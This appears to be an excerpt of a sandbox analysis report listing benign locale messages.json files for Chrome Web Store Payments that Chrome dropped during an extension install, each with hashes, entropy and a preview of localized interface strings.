Preview:	{.. "app_description": {.. "message": "..... ... Chrome Web Store".. },.. "app_name": {.. "message": "..... ... Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": ". ....".. },.. "craw_connect_to_network": {.. "message": "..... .. ..".. },.. "iap_unavailable": {.. "message": ". ....".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "..... ... Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir6352_1832235646\CRX_INSTALL_locales\en\messages.json	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	593
Entropy (8bit):	4.483686991119526
Encrypted:	false
SSDEEP:	12:1HEJ6GG6+WYpU34OuFpR+dgGfFZO8ZpU34aEGFpR03OyZnLAOfTYdD:1HEVSWYpVp0JS8Zp5KpaOGAOfuD
MD5:	91F5BC87FD478A007EC68C4E8ADF11AC
SHA1:	D07DD49E4EF3B36DAD7D038B7E999AE850C5BEF6
SHA-256:	92F1246C21DD5FD7266EBFD65798C61E403D01A816CC3CF780DB5C8AA2E3D9C9
SHA-512:	FDC2A29B04E67DDBBD8FB6E8D2443E46BADCB2B2FB3A850BBD6198CDCCC32EE0BD8A9769D929FEEFE84D1015145E6664AB5FEA114DF5A864CF963BF98A65FFD9
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome Web Store Payments".. },.. "app_name": {.. "message": "Chrome Web Store Payments".. },.. "craw_app_unavailable": {.. "message": "App currently unavailable.".. },.. "craw_connect_to_network": {.. "message": "Please connect to a network.".. },.. "iap_unavailable": {.. "message": "In-App Payments is currently unavailable.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Please sign into Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir6352_1832235646\CRX_INSTALL_locales\en_GB\messages.json	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped

Size (bytes):	593
Entropy (8bit):	4.483686991119526
Encrypted:	false
SSDEEP:	12:1HEJ6GG6+WYpU34OuFpR+dgGfFZO8ZpU34aEGFpR03OyZnLAOfTYdD:1HEVSWYpVp0JS8Zp5KpaOGAOfuD
MD5:	91F5BC87FD478A007EC68C4E8ADF11AC
SHA1:	D07DD49E4EF3B36DAD7D038B7E999AE850C5BEF6
SHA-256:	92F1246C21DD5FD7266EBFD65798C61E403D01A816CC3CF780DB5C8AA2E3D9C9
SHA-512:	FDC2A29B04E67DDBBD8FB6E8D2443E46BADCB2B2FB3A850BBD6198CDCCC32EE0BD8A9769D929FEEFE84D1015145E6664AB5FEA114DF5A864CF963BF98A65FFD9
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome Web Store Payments".. },.. "app_name": {.. "message": "Chrome Web Store Payments".. },.. "craw_app_unavailable": {.. "message": "App currently unavailable.".. },.. "craw_connect_to_network": {.. "message": "Please connect to a network.".. },.. "iap_unavailable": {.. "message": "In-App Payments is currently unavailable.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Please sign into Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir6352_1832235646\CRX_INSTALL_locales\es\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	661
Entropy (8bit):	4.450938335136508
Encrypted:	false
SSDEEP:	12:1HEJHlbGGHlb+WYpU34ubdDH+dgxbFxTO8ZpU34lPbdlVo03OyZnLAOfTY6xjD:1HEvaC6WYpcDeEFxq8ZpNl5OGAOffD
MD5:	82719BD3999AD66193A9B0BB525F97CD
SHA1:	41194D511F1ACC16C1CA828AC81C18C8C6B47287
SHA-256:	4DB9B2721E625C18B9E05C04B31AF5D9694712F1CAAF6219ABE34BB08E5DB1C7
SHA-512:	D4C49B43427799B6292CEED11CACB1D76F7CE43EBF402B43B638A6EB2B414ED0981E386CB8CDF0B51D1BD9552934FE25B2F6392266BB73D8C9A691F65BCE0128
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Sistema de pagos de Chrome Web Store".. },.. "app_name": {.. "message": "Sistema de pagos de Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": "Esta aplicaci.n no est. disponible en este momento.".. },.. "craw_connect_to_network": {.. "message": "Con.ctate a una red.".. },.. "iap_unavailable": {.. "message": "Los pagos en la aplicaci.n no est.n disponibles en este momento.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Inicia sesi.n en Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir6352_1832235646\CRX_INSTALL_locales\es_419\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	637
Entropy (8bit):	4.47253983486615
Encrypted:	false
SSDEEP:	12:1HEJHlbGGHlb+WYpU34ubdDH+dgxbFxTO8ZpU34GLO03OyZnLAOfTYiJD:1HEvaC6WYpcDeEFxq8Zp4LlOGAOfvD
MD5:	6B2583D8D1C147E36A69A88009CBEBC7
SHA1:	4D4DEEB4BE6AA0181825F3371A761ABC5B4D5937
SHA-256:	6659BC3705311D7641A73995DCFEA80C7734F2F4EBBC3787B3892A240348324F
SHA-512:	37F0DBFCC1B5A2B8E4C92C49D2D9DEEF25616421350324F57E0149A45A6CCB437F5E3CBE97412C4B5DBBF2593783C7DF71E9C25A851AEAE6E4764C545723FA53
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Sistema de pagos de Chrome Web Store".. },.. "app_name": {.. "message": "Sistema de pagos de Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": "Esta aplicaci.n no est. disponible en este momento.".. },.. "craw_connect_to_network": {.. "message": "Con.ctate a una red.".. },.. "iap_unavailable": {.. "message": "En este momento, Pagos En-Apps no est. disponible.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Accede a Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir6352_1832235646\CRX_INSTALL_locales\et\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	595
Entropy (8bit):	4.467205425399467
Encrypted:	false
SSDEEP:	12:1HEJfPGGGfPG+WYpU34Ze7z+dgrW9O8ZpU34ZwZz03OyZnLAOfTYgoLIR:1HEdvqlWYpTeObk8ZpT/OGAOfuLIR
MD5:	CFF6CB76EC724B17C1BC920726CB35A7

SHA1:	14ED068251D65A840F00C05409D705259D329FFC
SHA-256:	C85800BF45942FCC7FD6B1DF929C25F9CC2A977A6678966BD03D4B6B69889AFD
SHA-512:	53D7D01BB30C0306DE65A79FD9551D2E8C1F71F4F45F71906B009071CB3E0F231E6A50FDD78773E9B4DE94085BC7B97F829842FA21A89A2080D33458B745C46F
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome'i veebipoe maksed".. },.. "app_name": {.. "message": "Chrome'i veebipoe maksed".. },.. "craw_app_unavail able": {.. "message": "Rakendus pole praegu saadaval.".. },.. "craw_connect_to_network": {.. "message": "Looge .hendus v.rguga.".. },.. "iap_unavailable": {.. "message": "Rakendusesisesed maksed ei ole praegu saadaval.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Logige Chrome'i sisse.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir6352_1832235646\CRX_INSTALL_locales\fi\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	647
Entropy (8bit):	4.595421267152647
Encrypted:	false
SSDEEP:	12:1HEJRuzGGRuz+WYpU34ujSBu+dgYO8ZpU34J+Bu03OyZnLAOfTY5HN:1HEFcWYpPNa8ZpD+FOGAOfEHN
MD5:	3A01FEE829445C482D1721FF63153D16
SHA1:	F3EAAADDC03F943FC88B30B67F534AA13E3336DD
SHA-256:	0BDE54B20845124113383B6EB81E43A0F05E4EB0C44BEE3C1DFAC4CC5FEC2836
SHA-512:	3B92B6C86D30FD36AA3CEFF8773BA60C3FC5CC19C693540137044C5838A5503895C770C0336A4D0A3DB5E42F3FB36274D8D3F85B9DCA2F3EC0E974FDDB0BE/ D8
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome Web Storen maksut".. },.. "app_name": {.. "message": "Chrome Web Storen maksut".. },.. "craw_app_unavail able": {.. "message": "Sovellus ei ole t.ll. hetkell. k.ytett.viss..".. },.. "craw_connect_to_network": {.. "message": "Muodosta verkkoyhteys.".. },.. "iap_unavai lable": {.. "message": "Sovelluksen sis.iset maksut eiv.t ole t.ll. hetkell. k.ytett.viss..".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Kirjaudu sis..n Chromeen.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir6352_1832235646\CRX_INSTALL_locales\fil\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	658
Entropy (8bit):	4.5231229502550745
Encrypted:	false
SSDEEP:	12:1HEJADlbGGADlb+WYpU34hTUT+dgHfZAFFZO8ZpU34hTjzeT03OyZnLAOfTYHfvF:1HEYah6WYp7TUSoxOS8Zp7TOsOGAOfqV
MD5:	57AF5B654270A945BDA8053A83353A06
SHA1:	EEEF7A4F869F97CF471A05D345E74F982D15E167
SHA-256:	EC002ED92359F67818B49455DFC579E140368E6A004080AF022FD4F57F6B03F2
SHA-512:	5F0AE839FCF3F4EA48FF41A76655AE0F3821564AFD5D42FBB9FBB9A38E8D8F7BB5E9B6F71064588CD441261F644095A44A755C134CE546D506D9A21E488BAF5 2
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Mga Pagbabayad sa Chrome Web Store".. },.. "app_name": {.. "message": "Mga Pagbabayad sa Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": "Kasalukuyang hindi available ang app.".. },.. "craw_connect_to_network": {.. "message": "Mangyaring kumonekta sa isang network.".. },.. "iap_unavailable": {.. "message": "Kasalukuyang hindi available ang Mga Pagbabayad na In-App.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Mangyaring mag-sign in sa Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir6352_1832235646\CRX_INSTALL_locales\fr\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	677
Entropy (8bit):	4.552569602149629
Encrypted:	false
SSDEEP:	12:1HEJALf/nbGGALf/nb+WYpU34Owdgbyb+dgdQjO8ZpU34ITQpGnbyb03OyZnLAO8:1HE4Hna1Hn6WYpNdgpY8ZpSTQwnBOGAh
MD5:	8D11C90F44A6585B57B933AB38D1FFF8
SHA1:	3F9D44EA8807069A32AACA2AAAD02FD892E6CC90
SHA-256:	599491F8C52B945C16C441ADF45BFD45AFAE046DA07757D97C56AF4DE75ED3B5
SHA-512:	D7EF7F5AD7EF1A1595825D79B69E2B1E988AD3CF1F3881496FCCD30F241E4E9C6E457F9F5D0F855DE3536DB7A40C3E1C55946B50D3F556F4A35285066A0CD6 7
Malicious:	false

Preview:	{.. "app_description": {.. "message": "Paiements via le Chrome.Web.Store".. },.. "app_name": {.. "message": "Paiements via le Chrome.Web.Store".. },.. "craw_app_unavailable": {.. "message": "Application indisponible pour le moment.".. },.. "craw_connect_to_network": {.. "message": "Veuillez vous connecter . unr.seau.".. },.. "iap_unavailable": {.. "message": "Les paiements via l'application ne sont pas disponibles pour le moment.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Veuillez vous connecter . Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir6352_18322356646\CRX_INSTALL_locales\hi\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	835
Entropy (8bit):	4.791154467711985
Encrypted:	false
SSDEEP:	24:1HEs07J0JWYp9vnCSVLP8Zp6CsOGAOf8SLm:Wh7qgYp1CMLUph1GiSLm
MD5:	E376D757C8FD66AC70A7D2D49760B94E
SHA1:	1525C5B1312D409604F097768503298EC440CC4D
SHA-256:	8106D98C4F8DA16DB698444409558E29CC96735E188BFA303C333A5D99231C1D
SHA-512:	673F3F259AF2946E4F49BBED14A2A70D44BF9FDA9D7A71DC9172BA9B7B3C7F7062B16D29682B638D485B0520ED6F99E7A735F28C7C719B539559005B69FA755
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome ... .".. },.. "app_name": {.. "message": "Chrome ... .".. },.. "craw_app_unavailable": {.. "messa ge": "..... .. ..".. },.. "craw_connect_to_network": {.. "message": "..... ....".. },.. "iap_unavailable": {.. "message": "..-.. ....".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "..... Chrome ... .".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir6352_18322356646\CRX_INSTALL_locales\hr\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	618
Entropy (8bit):	4.56999230891419
Encrypted:	false
SSDEEP:	12:1HEJGiimxmbZGGGiimxmbZ+WYpU34OBOEuhopIO+dgcapZO8ZpU34GiiZrMrQphK:1HE4H4TH8WYpNjTta28ZpQVLP0SOGAOK
MD5:	8185D0490C86363602A137F9A261CC50
SHA1:	5BD933B874441CEACB9201CCC941FF67BAED6DC0
SHA-256:	A2B2EC359A9DD9DCCCE02859CE1E738BD30FAA4A05F1DC522893FFDF722BBC15
SHA-512:	D7629978FC031EA5F716F9C1065FB2FEAB48C15F10CD68830DC966FA1002C03DDC7ACDE314C7D075F9F3A0A68552A6ACBCCDEE24CF20B6C3DD1BCE6562D096E
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Pla.anja u web-trgovini Chrome".. },.. "app_name": {.. "message": "Pla.anja u web-trgovini Chrome".. },.. "craw _app_unavailable": {.. "message": "Aplikacija trenuta.no nije dostupna.".. },.. "craw_connect_to_network": {.. "message": "Pove.ite se s mre.om.".. },.. "iap_unavailable": {.. "message": "Pla.anje u aplikaciji trenuta.no nije dostupno.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be comple ted.".. },.. "please_sign_in": {.. "message": "Prijavite se na Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir6352_18322356646\CRX_INSTALL_locales\hu\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	683
Entropy (8bit):	4.675370843321512
Encrypted:	false
SSDEEP:	12:1HEJVJiGGVJi+WYpU34Hpo9O+dgMmfgijO8ZpU34Huo9O03OyZnLAOfTYBIAYm:1HEVrk5WYpQzTUg/8ZpwoXOGAOfYIAd
MD5:	85609CF8623582A8376C206556ED2131
SHA1:	1E16EB70DB5E59BB684866FF3E3925C2DEF25A12
SHA-256:	32A249749F12ADB6A220BF9ADC272C7E5D9AD5497A38B0086D961E3ABA17FBC6
SHA-512:	27883430865D3CFA6EDFE8C6CE1442BD96150B5CE520CCF7D556A330CAA6392C712B47BD86F7350E174876BC681F6DEC94D1312402655B0AF90883A2899EC78
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome Internetes .ruh.z Fizet.si rendszere".. },.. "app_name": {.. "message": "Chrome Internetes .ruh.z Fizet.si r endszere".. },.. "craw_app_unavailable": {.. "message": "Az alkalmaz.s jelenleg nem .rhet. el.".. },.. "craw_connect_to_network": {.. "message": "K.rj.k, csatlako zzon egy h.l.zathoz.".. },.. "iap_unavailable": {.. "message": "Az alkalmaz.son bel.li fizet.s jelenleg nem .rhet. el.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Jelentkezzen be a Chrome-ba.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir6352_18322356646\CRX_INSTALL_locales\id\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with CRLF line terminators

Category:	dropped
Size (bytes):	604
Entropy (8bit):	4.465685261172395
Encrypted:	false
SSDEEP:	12:1HEJs25bGGs25b+WYpU34ORBHAeSJ+dgkmO8ZpU34s22C/SzFAs03OyZnLAOfTYR:1HEBaA6WYpaHFH8ZptOYOGAOf2D
MD5:	EAB2B946D1232AB98137E760954003AA
SHA1:	60BDC2937905B311D2C9844DF2D639D7AC9F7F67
SHA-256:	C6E8800450602DE0F39FE9F6854472383813FB454B08ABAE7E25A9167CE004C3
SHA-512:	970FEC9A9EF0BAF7F693C4C5977F3B47914579C5B5414FCE9DBB5E4574659A5BB9AD2DE0CC886B368F49C019785AF7D2D7FE82F71341F039EADC399ED776CA12
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Pembayaran Chrome Webstore".. },.. "app_name": {.. "message": "Pembayaran Chrome Webstore".. },.. "craw_app_unavailable": {.. "message": "Aplikasi tidak tersedia saat ini.".. },.. "craw_connect_to_network": {.. "message": "Sambungkan ke jaringan.".. },.. "iap_unavailable": {.. "message": "Pembayaran Dalam Aplikasi saat ini tidak tersedia.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Harap masuk ke Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir6352_1832235646\CRX_INSTALL_locales\it\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	603
Entropy (8bit):	4.479418964635223
Encrypted:	false
SSDEEP:	12:1HEJsqd/bGGsqd/b+WYpU34OcX4+dgUvIO8ZpU34vq703OyZnLAOfTYsD:1HEXd/aKd/6WYpZrv58ZpskOGAOfzD
MD5:	A328EEF5E841E0C72D3CD7366899C5C8
SHA1:	2851ED658385804E87911643F5A4200B1FB26E13
SHA-256:	CD891C45F7586FB4A2514205A11F260E4A6D4482FA03D901909DD9F57BE0536D
SHA-512:	E47297896E981774EC3B59D41B89D6BA9333F6B4435EB9727D8645A46B10C7D408ADE06844871FA757382FBE7E645276449DB7B1B23BC59C9A71A5CB5A5ECC5
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Pagamenti Chrome Web Store".. },.. "app_name": {.. "message": "Pagamenti Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": "App al momento non disponibile.".. },.. "craw_connect_to_network": {.. "message": "Collegati a una rete.".. },.. "iap_unavailable": {.. "message": "La funzione Pagamenti In-App non . al momento disponibile.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Accedi a Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir6352_1832235646\CRX_INSTALL_locales\ja\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	697
Entropy (8bit):	5.20469020877498
Encrypted:	false
SSDEEP:	12:1HEJ07uGG07u+WYpU34DB+dgnsVztO8ZpU34MwiB03OyZnLAOfTYmSH:1HEcnDNWYp1kxU8Zp2wiqOGAOfpSH
MD5:	9B3A5D473C3F2BBFAEECE94A07A940B8
SHA1:	61BACA342CF766BBA15C7B4D892A0E7DAC9405AA
SHA-256:	706312A4A2AEF3317223F141EB2B82685345B7EED444F16BB4DF3A272716DA1F
SHA-512:	94F6FEE9A11BD890AB8211C98D1CC142348961EBCF756F66477A3E3A76519804B70BE0AE4E551739F8AFE32D7ADE6EDE04EF6B9B9EED03E3A857E6058EEDD4C6
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome ....".. },.. "app_name": {.. "message": "Chrome ....".. },.. "craw_app_unavailable": {.. "message": ".....".. },.. "craw_connect_to_network": {.. "message": "..".. },.. "iap_unavailable": {.. "message": "..".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Chrome .....".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir6352_1832235646\CRX_INSTALL_locales\ko\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	631
Entropy (8bit):	5.160315577642469
Encrypted:	false
SSDEEP:	12:1HEJ1GG1+WYpU34K3aT+dgh8d0HTO8ZpU34KaNkaT03OyZnLAOfTY/YeHx:1HEajWYpc3aSl0Hq8Zpc6kasOGAOfyYA
MD5:	9F6B4D82A70C74CA751E2EAE70FAB5CF
SHA1:	0534F125FFCE8222277CF2BE3401C59DAF9217F8

SHA-256:	D1467B8D037114403E8F4EFC52E88C4A7FEB96126BE4CFF883FEFF1084EF7E68
SHA-512:	ED9319830314385D09C06F62EE34186E8CA576C857981205E4468A28B3ACD2AB03384E77B866032C324ABDD97A56EFD08E2D6E0C79D563578B3EC52517819BD
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome . ... ..".. },.. "app_name": {.. "message": "Chrome . ... ..".. },.. "craw_app_unavailable": {.. "message": ".. .. ..".. },.. "craw_connect_to_network": {.. "message": "..... .....".. },.. "iap_unavailable": {.. "message": ".. .. ..".. },.. "jwt_retrieve_failed": {.. " message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Chrome. .....".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir6352_18322356646\CRX_INSTALL_locales\lt\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	665
Entropy (8bit):	4.66839186029557
Encrypted:	false
SSDEEP:	12:1HEJpqHnkGGpqHnk+WYpU346M+dgV6O8ZpU34WzSWz03OyZnLAOfTYx:1HELqHtKqHPWYpM3A8ZpwGzOGAOfg
MD5:	4CA644F875606986A9898D04BDAE3EA5
SHA1:	722A10569E93975129D67FBDB75B537D9D622AD1
SHA-256:	7C311AB751D840D750C11553C083785813E079C1D464FE568A98C9E3EF3DB96C
SHA-512:	E575E3D0622F5BD4B6C0EE79128A1B1F1882195670139D1983F4377D847141B8FB8EBB8BCED82AF3A220ED07D3577AFBE085BADC0E9C7678292B80E3EC5D344
Malicious:	false
Preview:	{.. "app_description": {.. "message": ".Chrome. internetin.s parduotuv.s mok.jimo sistema".. },.. "app_name": {.. "message": ".Chrome. internetin.s parduotuv.s mok.jimo sistema".. },.. "craw_app_unavailable": {.. "message": "Programa .iuo metu negalima.".. },.. "craw_connect_to_network": {.. "message": "Prisijunkite prie tinklo.".. },.. "iap_unavailable": {.. "message": "Mok.jimai programoje .iuo metu negalimi.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Prisijunkite prie .Chrome..".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir6352_18322356646\CRX_INSTALL_locales\lv\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	671
Entropy (8bit):	4.631774066483956
Encrypted:	false
SSDEEP:	12:1HEJFhVbGGFhVb+WYpU34wDoz+dgGedBO8ZpU34wF03OyZnLAOfTYGYID:1HENQKkWYp2Doy/em8Zp2WOGAOfRYID
MD5:	C5CE2C51391EAFD3DA9E4C71549A3C28
SHA1:	1F67FF6EF6E90C0CE3AAF56ED543A3EFD381574D
SHA-256:	1FA1DF2CA8516DEF490FB8484E9AA498ACFF80EEF5C9258FFE42D3678E6C7DED
SHA-512:	C85F6281E682F52BC2147DEA7E2F3BB4DC48D98BADA8687B05C6C7271C78EA7F5431CD51671A4184C9AE004FC53C016E3C594697F483195CCBA08A93821EEF0
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome interneta veikala maks.jumu sist.ma".. },.. "app_name": {.. "message": "Chrome interneta veikala maks.jumu s ist.ma".. },.. "craw_app_unavailable": {.. "message": "Lietotne pagaid.m nav pieejama.".. },.. "craw_connect_to_network": {.. "message": "L.dzu, izveidojiet savienojumu ar t.klu.".. },.. "iap_unavailable": {.. "message": "Maks.jumi lietotn.s pa.laik nav pieejami.".. },.. "jwt_retrieve_failed": {.. "message": "The transacti on could not be completed.".. },.. "please_sign_in": {.. "message": "L.dzu, pierakstieties p.rl.k. Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir6352_18322356646\CRX_INSTALL_locales\nb\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	624
Entropy (8bit):	4.555032032637389
Encrypted:	false
SSDEEP:	12:1HEJhiOGGhiO+WYpU34OHSN+dgFjdGFZO8ZpU34JgdN03OyZnLAOfTYiD:1HEDiHIitWYpCYJ8ZpD1OGAOfRD
MD5:	93C459A23BC6953FF744C35920CD2AF9
SHA1:	162F884972103A08ADB616A7EB3598431A2924C5
SHA-256:	2CD700AEB57D89C2E73333D0702556EE3FF3863516170F85669BC680FCBDC4E0
SHA-512:	F76E6E8D8499306883C3EC1E774F7E8BB6B601096DA5A14D17D3E7D5732829542041E42B7350466589291ADCC83FB065FD591B4E20CFCF8EDC586E128ECBFCB5
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome Nettmarked-betalinger".. },.. "app_name": {.. "message": "Chrome Nettmarked-betalinger".. },.. "craw_app _unavailable": {.. "message": "Appen er utilgjengelig for .yeblikket.".. },.. "craw_connect_to_network": {.. "message": "Du m. koble til et nettverk.".. },.. "iap _unavailable": {.. "message": "Betaling i app er ikke tilgjengelig for .yeblikket.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be complet ed.".. },.. "please_sign_in": {.. "message": "Du m. logge p. Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir6352_1832235646\CRX_INSTALL_locales\nl\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	615
Entropy (8bit):	4.4715318546237315
Encrypted:	false
SSDEEP:	12:1HEJJQGkbGGJQGkb+WYpU34OQKJT+dgiXUmvFZO8ZpU34g7JT03OyZnLAOfTYMD:1HErxkaqxk6WYptndXl8ZpTOGAOfbD
MD5:	7A8F9D0249C680F64DEC7650A432BD57
SHA1:	53477198AEE389F6580921B4876719B400A23CA1
SHA-256:	92BE7C2DC9CFBE5A65E9CE6488D364C8D7EC19E7B67A31E4D43C1CB2B169671C
SHA-512:	969AB979546A741C0F3EDBEEB21BABA375FA8870D4FB9248CDD4C305736E332E10CAB7B64C5C078E60EC0CD73848101B390BE8F44B89C310058AF4C1CA3C8A A7
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Betalingen via Chrome Web Store".. },.. "app_name": {.. "message": "Betalingen via Chrome Web Store".. },.. "cr aw_app_unavailable": {.. "message": "App momenteel niet beschikbaar.".. },.. "craw_connect_to_network": {.. "message": "Maak verbinding met een netwerk.".. },.. "iap_unavailable": {.. "message": "In-app-betalingen is momenteel niet beschikbaar.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Log in bij Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir6352_1832235646\CRX_INSTALL_locales\pl\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	636
Entropy (8bit):	4.646901997539488
Encrypted:	false
SSDEEP:	12:1HEJbiVbGGbiVb+WYpU34OBHlBi9+dgQUg6O8ZpU34bdbfilu03OyZnLAOfTYR5k:1HE5iVauiV6WYpIAYr8ZpxFiaOGAOflC
MD5:	0E6194126AFCCD1E3098D276A7400175
SHA1:	E8127B905A640B1C46362FA6E1127BE172F4A40F
SHA-256:	E2699F98C511B18A2AFB82EAE9A4804B646C4FF1077D80E77C17A3943A6373C2
SHA-512:	A71F7C7BFBBF1E37E699601AF2E095C56CBA91F90CB7556477DF31D01B83ADFB1271E1775C9BA299FF6875BBFC2B6AB47488CC88E33DEF2F6F2E0E5AC687B7 77
Malicious:	false
Preview:	{.. "app_description": {.. "message": "P.atno.ci w sklepie Chrome Web Store".. },.. "app_name": {.. "message": "P.atno.ci w sklepie Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": "Aplikacja jest obecnie niedost.pna.".. },.. "craw_connect_to_network": {.. "message": "Po..cz si. z sieci..".. },.. "iap_unavailable": {.. "message": "P.atno.ci w ramach aplikacji s. teraz niedost.pne.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be com pleted.".. },.. "please_sign_in": {.. "message": "Zaloguj si. w Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir6352_1832235646\CRX_INSTALL_locales\pt_BR\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	636
Entropy (8bit):	4.515158874306633
Encrypted:	false
